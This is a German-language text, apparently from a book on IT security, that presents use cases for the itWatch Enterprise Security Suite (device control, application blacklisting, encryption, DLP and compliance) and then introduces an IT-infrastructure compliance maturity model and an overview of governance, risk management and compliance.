Der Kunde möchte eine Risikoeinschätzung der Ist-Situation für den Einsatz und die Nutzung aller Geräte im Netzwerk. Ein Beispiel: Die Enterprise Security Suite von it-Watch erlaubt eine Policy mit der Funktion »Nur Monitoring« und liefert dann zusätzlich zu dem Gerätebestand auch Echtzeitdaten über die Verwendung (Dateien – Lesen und Schreiben, Gerätenutzungsdauer und –häufigkeit etc.).

Quota an internationalen Standorten im Vergleich – Werden in China tatsächlich mehr Daten abgezogen als an einem vergleichbaren Standort in Europa? Auf welchen Datenträgern, zu welchen Zeiten, …?

Das gesamte »Risiko-Inventar« liegt in Echtzeit für Analysen vor

- Alle Applikationen/ Anwendungen – neue können einfach übermittelt werden und zur Freigabe oder Sperre in Black oder White Lists übertragen werden
- Geräte nach Schnittstellenart, Geräteklassen, etc.
- Dateien, Quotas, etc.

In einem Klinikum ist der im Bereich Röntgen jeder Rechner mit CD/ DVD-Brennern ausgestattet. Durch die Patternprüfung in XRayWatch wird mit einer einfachen Richtlinie durchgesetzt, dass nur Röntgenbilder nach DICOM Standard eingelesen und geschrieben werden dürfen – Der Kunde kann die vordefinierten Prüfungen erweitern und damit seine »Markierungen« prüfen (etwa Firmen vertraulich im Word-Header).

8.26 Application Control

Die übliche 80/20 Regel spricht gegen einen flächigen Einsatz von Whitelists. Viele »kleine« Programme sind auf einigen Rechnern im Unternehmen spontan notwendig, zum Beispiel auf denen des Außendienstes oder der Stabstellen. Für diese steht ein Blacklisting zur Verfügung, welches in Echtzeit neue Anwendungen an eine zentrale Stelle und zur sofortigen Entscheidung meldet. Die »Latenzzeit« kann also durch ein SLA definiert werden. Die Anwendung für einen bestimmten Einsatzzweck, wie etwas das CD-Brennen, kann so zentral definiert und überwacht werden.

8.27 VIP – selbstverantwortliche »erwachsene« Benutzer verantworten die Nutzung selbst

»Ich möchte, dass meine Mitarbeiter durch technische Maßnahmen unterstützt und nicht gegängelt werden. Dabei soll trotzdem die Revisionssicherheit der Geschäftsprozesse garantiert werden.«

Die Nutzung kritischer Geräte oder die Verwendung von sensiblen Dateien wird durch einen Nutzerdialog bestätigt – optional ist eine Zustimmung zur »Auditierung« mit im Text enthalten. Dadurch entsteht eine klare Verantwortungstrennung zwischen dem VIP-Nutzer und der IT-Abteilung.

Selbstfreigaben für den selbstverantwortlichen Nutzer gemäß Compliance: Eine Selbstfreigabe gekoppelt an Gruppenzugehörigkeit und der Sensitivität der Aktion mit zentralem Logging der vom Benutzer eingegebenen Begründung für die Selbstfreigabe ermöglicht Compliance und kosteneffiziente Administration. Durch den einzigartigen Plug-In Mechanismus kann hier eine kundenseitig definierte algorithmische Prüfung – auch eine Authentisierung oder ein Einmalpasswort – integriert werden.

8.28 Deployment

Sanfter Roll-Out – Benutzer, denen von einem Tag auf den nächsten Berechtigungen entzogen werden, melden sich im Call Center oder beschweren sich. Diesem Problem wird durch einen sanften Roll-out vorgebeugt. Statt vom ersten Tag allgemein genutzte Geräte zu sperren, wird ein Nutzungshinweis über das baldige Verbot (n-Mal Nutzung oder Übergangszeit) mit den im Intranet beschriebenen Nutzungsalternativen ausgegeben. So kann man auch kritische Sicherheitsrichtlinien mit Standardprojektorganisation umsetzen.

So gibt es bei der Projektkapazität keine »Spitzenbelastungen« durch unerwartete Benutzerreaktionen.

8.29 Automatisierung

- Fehlerbehebung bei Plug & Play-Fehlern erfolgt vollautomatisch auf dem PC beim Auftreten des Fehlers, sogar, wenn der PC offline ist. Administration und Help Desk sollten zeitnah Zugriff auf alle relevanten Infos haben, aber Standardfehler können direkt und automatisch behoben werden.
- Automatische Synchronisation mit PDAs, etwa beim Dienstbeginn des Chefarztes: Alle relevanten Patientendaten der Nachtschicht werden vollautomatisiert mit seinem PDA synchronisiert
- On Demand Device Driver Management
- Schwierige Geräteinstallationen (zum Beispiel UMTS-Karten) automatisieren und im Rechteraum der itWatch Enterprise Security Suite durchführen.

8.30 System Management

- Echtzeitmonitor kaskadierend – dadurch wird die Information in Echtzeit an den Bedarfspunkt (»Point of Need«) weiter geleitet
    - Netzwerkadministrator sieht alle WLANs, die in Betrieb sind
    - Chief Security Officer sieht die Quota-Kennzahlen der Standorte mit den jeweiligen zulässigen Schwellwerten
    - Datenschutzbeauftragte sieht alle versuchten Verstöße gegen die Richtlinie »mobile Datenträger«
    - Helpdesk erhält in Echtzeit alle Plug&Play-Fehler
- Frei definierbare Reaktion auf Ereignisse
- Policy-Wechsel & Veränderung der Policy in Echtzeit, abhängig von der Situation wie etwa Stand-Alone-Nutzung oder im Netz, werktags oder feiertags
- Permanenter Überblick über alle Geräte im Einsatz durch Inventory/Asset Schnittstelle
- Gerätehersteller liefern oft kleine Mehrwertpakete, die in Echtzeit durch einen Event Filter genutzt werden können, um beispielsweise Fehlersituationen sofort zu beheben
- Polizei Bayern setzt die Sicherheitsanforderungen aus der Justiz für die digitalen Fotografien der Tatorte durch einen sicheren Prozess um: siehe http://www.kes.info/archiv/online/BayPolDiFo.html
- Monitoring & Statistik – statistischer Überblick über sich stets wiederholende Fehlermeldungen oder Fragestellungen wie »Wie viele Calls pro 1000 Mal anstecken eines Plug & Play Devices?«
- Ein Textilhersteller identifizierte in seinem Werk in Thailand, dass der Mitarbeiter, der die Qualitätsdaten über einen mobilen Datenträger von den Messstationen einsammeln sollte immer »langsamer wurde«. Die Verspätung lag daran, dass er in dem auf dem Memory Stick mitgebrachten Spiel immer besser wurde und an jeder Messstation ein »Spielchen wagte« – natürlich entgegen der Sicherheitsrichtlinie des europäischen Unternehmens. Die Lösung war ganz einfach: Auf einem speziellen Datenträger werden die Messdaten nun vollautomatisch, außerhalb der Benutzeranmeldung, sprich ohne Login auf den Messstationen, aufgebracht. Die Zeit der unerlaubten Spiele ist vorbei.
- Das automatisierte Einsammeln von verschlüsselten Protokolldateien ohne Zugriffsrechte auf Stand-Alone-Systemen ist ein häufiger auftretendes Lösungsszenario, etwa auf Schiffen (die Rechner sind meist nicht vernetzt – trotzdem besteht Bedarf nach Auditing etwa wegen der Abrechnung der Satelliten-Kommunikation).

8.31 Kostensenkung

- Polizei Bayern erzielt 1,2 Mio. EUR Einsparung pro Jahr durch Automatisierung von Geschäftsprozessen
- Reduktion der Call Kosten durch
    - weniger Anrufe,
    - bessere Information,
    - kürzere Reaktionszeiten,
    - Reduktion der Managementkosten und
    - Qualitätsverbesserung der Services.
- Zentrale 24/7-Services – In der Umgebung fallen an vielen dezentralen Stellen Interviews auf »Videorecordern« in MP3 Formaten an. Diese müssen schnellstmöglich abgetippt und in elektronische Dokumente überführt werden. Statt nun dezentral Datentypisten vorzuhalten, werden alle MP3-Daten – ohne dass der Erzeuger der MP3-Datei ein Leserecht auf den Datenträgern hat – automatisch per Email an eine Zentrale übermittelt, bearbeitet und zurückgesendet. Der Kunde kann damit seine Kosten deutlich senken und erhält zusätzlich detaillierte Auswertungen und beweissichere Ablaufberichte.
- CDWatch erwirtschaftet eine Aufwandsrendite von über 200% bei einem ROI von über 160%.

8.32 Controlling/Accounting

- Ein Anwender möchte den Einsatz seiner Peripheriegeräte nach Nutzungsdauer abrechnen: Die Enterprise Security Suite von itWatch kann die Nutzungsstrukturen und -häufigkeiten, etwa außergewöhnlich teurer Geräte in der Medizin, statistisch erfassen und per Dialog die Eingabe einer Buchungs-/Rechnungsnummer o.ä. verlangen beziehungsweise diese algorithmisch erzeugen, um automatisierte Abrechnungsverfahren zu unterstützen.

8.33 Schutz von Stand-Alone-Systemen

- In dem RFID-Ausweisleser »SwissDoc« schützt ein DLP-System das System vor Modifikationen der angeschlossenen Geräte wie Scanner etc.
- Bei einem Großprojekt im Automotive Bereich unter Führung der DEKRA werden die Prozesse bei dem digitalen Fahrtenschreiber mit einer Enterprise Security Suite geschützt.

8.34 Verschlüsselung

Vertriebsmitarbeiter möchten sensible Kundendaten mit einem mobilen Datenträger zum Kunden transportieren und dort übertragen, ohne dass ein Sicherheitsrisiko für die Daten beim Transport besteht. Der Mitarbeiter möchte gleichzeitig auf dem gleichen Datenträger firmenvertrauliche Daten speichern, die der Kunde nicht über eine Angriffssoftware herunterladen kann – Die Lösung: Daten, die mit unterschiedlichen Schlüsseln verschlüsselt sind, können gemeinsam auf einem Datenträger liegen.

- Benutzerfreundliche Komplexitätsvorgabe der Schlüssel
- Haftungsübergang durch Voreinstellung »Verschlüsselung« auch wenn diese nur optional gewählt wird
- Company Key (Firmenschlüssel) – und die Daten bleiben im Unternehmen
- Trivialdaten, etwa Wegbeschreibungen o.ä.
- können in Koexistenz zum verschlüsselten Datenmaterial unverschlüsselt auf mobilen Datenträgern gespeichert werden.
- Zielabhängige Wahl der Verschlüsselung: Etwa für »Bildverwertende Geräte« ist unverschlüsselte Auslagerung zwingend erforderlich.
- Benutzerfreundliche Bedienung für alle User: Kein Knowhow von Verschlüsselungssoftware nötig, keine Extraaktion und kein Zeitaufwand nötig, da automatisch in alle Funktionen des Betriebssystems integriert.
- Mit PDWatch kann jede geltende Firmenrichtlinie, egal ob freizügig oder restriktiv angelegt und umgesetzt werden – abhängig von Dateityp, Dateiinhalt und verwendetem Datenträger können Rechte an Benutzer oder Gruppen vergeben werden (Lesen, Schreiben, Verschlüsselt, Klartext, mit Firmenschlüssel verschlüsselt, mit Audit, nur auf personalisiertem Datenträger).
- Verschränkung der Inhalte mit der Verschlüsselung verbindet Security und Usability.

Back Up & Recovery – »Meine Außendienst-Mitarbeiter müssen in der Lage sein, Daten ihrer Notebooks selbstständig wiederherzustellen. Dabei dürfen die sensiblen Daten nicht unverschlüsselt auf den Datenträgern liegen.«

8.35 Compliance

- Vermeidung von GEZ-Gebühren für TV-Karten an USB
- SOX-Compliance erfordert es die lebenswichtigen Daten eines Unternehmens auf allen Wegen beweissicher zu protokollieren
- Nutzung und Veränderung von Compliance-relevanter Information beweisbar protokollieren
- Schulungsinhalte, deren Kenntnis die (gesetzlichen) Vorgaben einfordern, können vor Nutzung beweisbar geprüft werden (siehe auch Datenschutzführerschein)
- Illegale DVD Kopierer erkennen, sperren und melden

8.36 Fazit

Entwickeln Sie in Ihrem Unternehmen eine Sicherheitskultur und halten Sie diese in einfacher Weise mit zentral definierten Maßnahmen aktuell ohne die Benutzer zu »gängeln«. In Echtzeit und nur, wenn ein Bedarf am Nutzungspunkt besteht, durchläuft der Benutzer die gewünschten wissensbildenden und/ oder juristisch relevanten Vorgänge und erteilt bei Bedarf seine Zustimmung zu besonderen Maßnahmen, welche revisionssicher und in der Häufigkeit algorithmisch steuerbar sein sollten. Es resultiert ein Projektvorgehen, welches in kleinen Schritten sofort schnelle Erfolge aufzeigt und die aktuelle Risikomatrix gleich mitliefert, so dass die nächsten Schritte entlang der tatsächlich identifizierten Bedrohungen implementiert werden. Zwischen den unabhängigen »Welten« Systems Management, IT-Sicherheit, einfache Nutzbarkeit für Endanwender und Administratoren, Compliance und User Awareness können mit der Enterprise Security Suite von itWatch effektive Brücken gebaut werden. Sogar hohe Kosteneinsparpotentiale können ausgenutzt werden: Ein einfacher Roll-Out mit der automatisierten Integration in alle vorhandenen Prozesse ermöglicht die kosteneffiziente Nutzung.

8.37 Quellenangabe

- Projektbericht Landespolizei Bayern »Sichere IT-Umgebung für digitale Tatortfotos«: Digitale Fotografie auf dem XP-Arbeitsplatz der Bayer. Polizei, Erfahrungen im Zusammenhang mit der Einführung eines fachspezifischen Polizeiarbeitsplatzes und im Umgang mit Bilddaten, PP Oberbayern und PP Niederbayern Oberpfalz, 11. Microsoft Polizeikongress 3./4. April 2006 in Bad Homburg; http://www.kes.info/archiv/online/BayPolDiFo.html
- LANline 08/2006, S.66 ff. – Artikel »Daten sicher transportieren«
- LANline 11/2007, S 48 ff. – Artikel »Security Awareness in Echtzeit«
- Professional Computing 02/2008, S 16, Artikel »Null Administration – Volle Sicherheit«
- LANline 05/2008, S. 28 ff – Artikel »Gesetz und Compliance sind nicht alles: Unternehmenskultur als Faktor der IT-Sicherheit«
- itWatch White Paper 12/2009: »DLP – Ist jeder Anfang schwer?, Erfahrungen und kurzfristige Lösungsmöglichkeiten«
- eGovernment 03/2010, S. 17 – Artikel »Schutz der öffentlichen Daten: Schnelle Projekt-Erfolge – nachhaltige Risikominimierung«
- Peter Scholz: Unbekannte Schwachstellen in Hardware und Betriebssystemen. Handbuch der Telekommunikation, Wolters Kluwer Verlag, März 2005.

8.38 Über den Autor

Thorsten Scharmatinat arbeitet bei der itWatch GmbH.

9 IT-Infrastruktur Compliance Reifegradmodell

9.1 Executive Summary

Compliance als Treiber für eine dynamische IT Infrastruktur.

Der Handlungsbedarf bei der Umsetzung von Compliance-Anforderungen wächst unaufhaltsam. Eine von Microsoft bei der Experton Group in Auftrag gegebene Umfrage in deutschen Unternehmen ergab, dass fast 40 Prozent der Befragten genau mit diesem Thema nur mäßig zufrieden sind. Das Ergebnis zeigt auch, dass die Unzufriedenheit bei den IT-Entscheidern tendenziell größer ist als bei Geschäftsentscheidern. Offensichtlich sieht die IT deutlicher einen Bedarf für Compliance-Modelle als die Geschäftsführung. Das führt zu der Frage, welchen Nutzen und Gewinn Compliance-Lösungen auch für Geschäftsentscheider bergen.

Die Antwort steckt in der Lösung der Frage: Wenn Regularien so oder so umgesetzt werden müssen, wie kann auch Nutzen zur Geschäftsoptimierung aus dieser Umsetzung gezogen werden?

Um genau diesen Punkt diskutieren zu können, müssen alle Beteiligten eine gemeinsame Sprache und ein gemeinsames Verständnis aufbauen. Erst wenn jede Partei weiß, welche Aspekte es zu berücksichtigen gilt und wie Kür und Pflicht einander bedingen, kann sich das „Muss" in ein „Plus" verwandeln.

Welche Schritte müssen unternommen werden, um dieses Ziel zu erzielen? Zur Vereinfachung haben wir ein IT-Infrastruktur Compliance Modell entwickelt, das es bisher in dieser Form noch nicht gab. Es reduziert die Bedenken, sich mit einem derart komplexen Thema zu befassen, und trägt zu einem besseren Verständnis von Compliance bei.




Abbildung 1: IT Infrastruktur Compliance-Modell

In diesem Kontext ist zunächst die Erkenntnis wichtig, dass regulatorische und geschäftliche Anforderungen mit Blick auf Informationen fünf gemeinsame Ziele verfolgen: Schutz, Verfügbarkeit, Nachvollziehbarkeit, Transparenz und Sorgfalt. Diese Ziele basieren auf gesetzlichen und regulatorischen Grundwerten, die es zu verstehen gilt. Denn sie liegen in der einen oder anderen Form den meisten Regelungen zugrunde.

Lediglich die Ausprägung unterscheidet sich von Land zu Land und von Regelung zu Regelung.

Dabei stehen regulatorische und geschäftliche Anforderungen nicht zwingend im Widerspruch zueinander. Im Gegenteil: Beide lassen sich auf gemeinsame Zielsetzungen und Intentionen zurückführen. Unternehmen können regulatorische Vorgaben als Ausgangspunkt nutzen, um Synergieeffekte zwischen den vorgegebenen Pflichten und den eigenen Zielsetzungen zu realisieren.

Die IT kann die geschäftlichen und regulatorischen Vorgaben und Ziele leichter über folgende fünf Kernbereiche erfüllen: Datenschutz, Risikomanagement, Informationsmanagement, Internes Kontrollsystem sowie Mitwirkungs- und Informationspflicht. Das sind die gemeinsamen Themenfelder, die aus den gesetzlichen und betriebswirtschaftlichen Anforderungen herauskristallisieren.

Ein Unternehmen, das in diesen Kernbereichen gut aufgestellt ist, kann auch künftige Compliance-Anforderungen besser umsetzen. Wer sich also auf die fünf genannten Bereiche konzentriert, nutzt Compliance auch als Treiber für eine dynamische IT-Infrastruktur.

Außerdem werden zusätzlich Nutzenpotenziale geschöpft, darunter die Kalkulierbarkeit und Reduzierung von Geschäfts- und IT-Risiken, die Vermeidung von Betrugsfällen, mehr Effizienz und Transparenz durch die Automatisierung und Optimierung von Prozessen, die Reputation des Unternehmens insgesamt und letztlich auch die Optimierung von Investition in Schutzmaßnahmen.

Die theoretische Auseinandersetzung hilft das Verständnis für die Problematik zu entwickeln, jedoch müssen konkrete Schritte für die Umsetzung abhängig von der bestehenden Ist-Situation unternommen werden. Wie erkennt ein Unternehmen überhaupt seinen aktuellen Compliance-Zustand und das angestrebte Ziel?

Unser IT-Infrastruktur Compliance Reifegradmodell holt Ihr Unternehmen dort ab, wo es momentan steht. Es hilft Ihnen bei der Einordnung in einen Reifegrad und bei der Festlegung von Maßnahmen, um eine höhere Compliance-Reife und eine dynamischere IT-Infrastruktur zu erlangen. Das Modell zeigt auf, wie sich die IT-Infrastruktur in 19 grundlegenden Lösungsbereichen optimieren lässt. Diese wurden von internationalen und etablierten IT-Standards abgeleitet.

In der Regel lässt sich hier erkennen, dass die Umsetzung oftmals auf Basis bereits vorhandener Infrastruktur durchgeführt werden kann.

Die Abbildung eines Gesamtreifegrads erleichtert dem Unternehmen die eigene Standortbestimmung und seine aktuelle Risikosituation darzustellen und kommunizieren zu können, sie macht transparent welcher Status gegeben ist und wie ein übergreifendes Zusammenspiel der Beteiligten zur Verbesserung beitragen kann.

9.2 Compliance

Herausforderung für Business- und IT-Entscheider.

Die Anfangsaufregung um Compliance ist auf Anwenderseite allmählich einer nüchternen Diskussion gewichen. Während die deutschen Unternehmen einige Regelungen mehr oder weniger konsequent befolgen, werden andere nur beobachtet oder gar geflissentlich ignoriert. Nichtsdestotrotz nimmt die Anzahl an zu beachtenden Regelungen zu. Sie reichen von compliancerelevanten Gesetzen im engeren Sinne über Standards, Referenzmodelle und branchenspezifische Vorgaben bis hin zu firmeninternen Richtlinien. Global tätige Unternehmen müssen sich zudem mit länderspezifischen Regelungen auseinandersetzen, die selbst innerhalb der Europäischen Union nicht immer harmonisiert sind.

Deutsche Unternehmen stehen beim Umsetzen solcher Regularien in der Tat vor erheblichen Herausforderungen. Eine Umfrage der Experton Group belegte nur eine mäßige Zufriedenheit der Anwender mit der Umsetzung von Compliance-Anforderungen im Unternehmen. Fast 40 Prozent der Befragten sind lediglich mäßig zufrieden oder unzufrieden (siehe Abbildung 2). Dabei sind IT-Entscheider tendenziell unzufriedener mit der Umsetzung von Regularien in ihrem Bereich als die Geschäftsführung. Speziell im IT-Bereich herrscht demnach ein deutlicher Optimierungs- und Handlungsbedarf.

Der Handlungsbedarf liegt auf der Hand: vorhandene Infrastrukturen und Prozesse müssen mit den Anforderungen aus Regularien in Einklang gebracht werden – aber wie? Im späteren Verlauf geben wir konkrete Empfehlungen und machen die Thematik greifbar.




Abbildung 2: Umfrage zur Zufriedenheit mit der Umsetzung von Complianceanforderungen

Beim Umsetzen von Regularien treten oft Schwierigkeiten auf. IT- und Business-Entscheider bemängeln beispielsweise regelmäßig, dass sich der Nutzen der Umsetzung nur schwer abbilden und messen lasse. Knapp die Hälfte der von Experton Group befragten Unternehmen hält diesen Punkt für ein großes oder sogar sehr großes Hindernis. Reine Drohszenarien im Sinne von Strafen und Sanktionen greifen zu kurz, wenn das einzelne Unternehmen tatsächlich nur mit geringen Sanktionen von externer Seite zu rechnen hat.

Bedeutet Compliance darum lediglich ein notwendiges Übel? Diese Überlegung widerlegen die Synergieeffekte mit generellen, auch ohne Compliance anstehenden Aufgaben im Umfeld von Unternehmenssteuerung und Informationstechnologie. Dazu zählen beispielsweise:

- Das Kalkulieren und Reduzieren von Geschäfts- und IT-Risiken
- das Vermeiden von Betrugsfällen
- mehr Effizienz
- Transparenz

durch die Automatisierung und Optimierung von Prozessen und letztlich die

- Reputation des Unternehmens insgesamt.

Es gilt also, das Nutzenpotenzial beim Erfüllen regulatorischer Vorgaben künftig besser auszuschöpfen. Ein entscheidendes Ziel ist es dabei, das Spannungsfeld zwischen Unternehmens- und IT-Steuerung, Risikomanagement und regulatorischen Anforderungen aufzulösen.

> *„Die Einhaltung regulatorischer Anforderungen wird oft ausschließlich als Zwang empfunden. Dabei bietet sie auch Chancen. Wenn Unternehmen über den Tellerrand schauen, profitieren sie zugleich von Geschäftsoptimierungsmöglichkeiten."*

Alle Entscheidungsebenen müssen ein gemeinsames Verständnis für und von Compliance entwickeln. Insbesondere der kontinuierliche Informationsfluss auf Basis nachvollziehbarer Kenngrößen zwischen Geschäftsentscheidern (Vorstand, Compliance-Verantwortliche, Fachabteilung) auf der einen und IT-Entscheidern auf der anderen Seite ist ein Muss. Das erfordert eine Kommunikationsebene, die es allen Beteiligten ermöglicht, die Thematik zwar von einer gemeinsamen Ebene, aber mit verschiedenen Blickwinkeln zu betrachten und mögliche Lösungswege aufzuzeigen.

Dabei spielt die Informationstechnologie eine wichtige Rolle. Die befragten Business- und IT-Entscheider sind sich einig, dass die IT maßgeblich zur Einhaltung von Regularien und Compliance-Automatisierung beiträgt.

9.3 Unternehmensführung erfolgreich gestalten? Strukturiert!

Die Rolle von Governance, Risk Management und Compliance (GRC).

Das Einhalten von Regelungen (Compliance im weiten Sinn) ist keine isolierte Maßnahme, sondern fällt in den größeren Zusammenhang von Governance, Risk Management und Compliance. GRC bildet die strategische Klammer für verschiedenste Aufgaben, die die Lücke zwischen Unternehmensstrategie und -ziel einerseits und dem operativen Tagesgeschäft auf der anderen Seite schließt. GRC ist keine Technologie, sondern ein Ansatz und Prozess, um Synergien zwischen Geschäftszielen und Regularien zu realisieren.

Über Technologien lassen sich einige Aspekte von GRC automatisieren und umsetzen. Viele Unternehmen setzen im Bereich der Informationstechnologie heute bereits einzelne, passende Komponenten ein, die für GRC genutzt werden können.

> *„Typischerweise ist es im ersten Schritt nicht notwendig, die IT-Infrastruktur komplett neu zu gestalten. Es lassen sich vielmehr bereits bestehende Komponenten nutzen. Diese müssen nur identifiziert und gegebenenfalls miteinander verbunden werden."*




Abbildung 3: Überblick zu Governance, Risk Management & Compliance

Governance dient als Oberbegriff für die verantwortungsvolle Führung von Unternehmensbereichen oder eines ganzen Unternehmens. Dazu gehören das Festlegen von Zielen und Verantwortlichkeiten und die Definition von Aktivitäten und Kontrollmechanismen ebenso wie Ressourcenplanung und das Einbetten in einen Risikomanagementprozess. Im Rahmen der Steuerung auf allen Ebenen fällt ein besonders starkes Gewicht auf das Ausrichten der Zielsetzungen an der Unternehmensstrategie – etwa im Bereich der IT-Governance.

Risk Management steht für Risikomanagement als systematischer Ansatz und Prozess, um Risiken identifizieren, analysieren, bewerten, behandeln und überwachen zu können. Eine wichtige Zielsetzung im Risikomanagement liegt daher im Verständnis von Bedrohungen, Schwachstellen und Risiken für das Unternehmen und im Abbau von Risiken oder der Anstrengung, das Restrisiko mit entsprechenden Maßnahmen so gut wie möglich einschätzen zu können. Die Liste potenzieller Risikobereiche ist lang und reicht von der Sicherheit für Mitarbeiter, Gebäude, Produktionsanlagen und Informationen über Technologie- und Projektrisiken bis zu Risiken im Umfeld von Compliance und Kriminalität, Ethik und Kultur, Geopolitik und Klima – um nur eine Auswahl zu nennen.

Compliance bezeichnet im Allgemeinen Aktivitäten um regelkonformes Verhalten zu erlangen und damit das Bereitstellen entsprechender Hilfsmittel zur Abbildung der Un-

ternehmenslage. Dabei geht es nicht nur um Gesetzeskonformität, sondern auch um das Einhalten von unternehmensinternen Richtlinien, die wiederum auf Best Practices – also empfohlenen Richtlinien und Standards – basieren können. Das schafft nicht nur zwischen Geschäftspartnern einen Verhaltenskodex, der dem Aufbau einer Vertrauensbasis im geschäftlichen Umgang dient, sondern auch im Verhältnis zu Kunden.

„Ein mit Blick auf GRC gut aufgestelltes Unternehmen…

- *…erhöht die Effizienz und Wirksamkeit von organisatorischen und technischen Prozessen*
- *…schützt die Reputation und die Werte des Unternehmens*
- *…schafft Transparenz gegenüber externen Parteien wie Investoren, Analysten, Gesetzgebern, Regulierungsbehörden, Kunden und Mitarbeitern*
- *…übernimmt gegenüber Mitarbeitern und der Gesellschaft Verantwortung*
- *…ist auf Krisen und die Wege zurück zum Tagesgeschäft besser vorbereitet*
- *…garantiert eher die Sicherheit von unternehmens- und kundenspezifischen Informationen*
- *…senkt das Risiko von Betrugsfällen*"

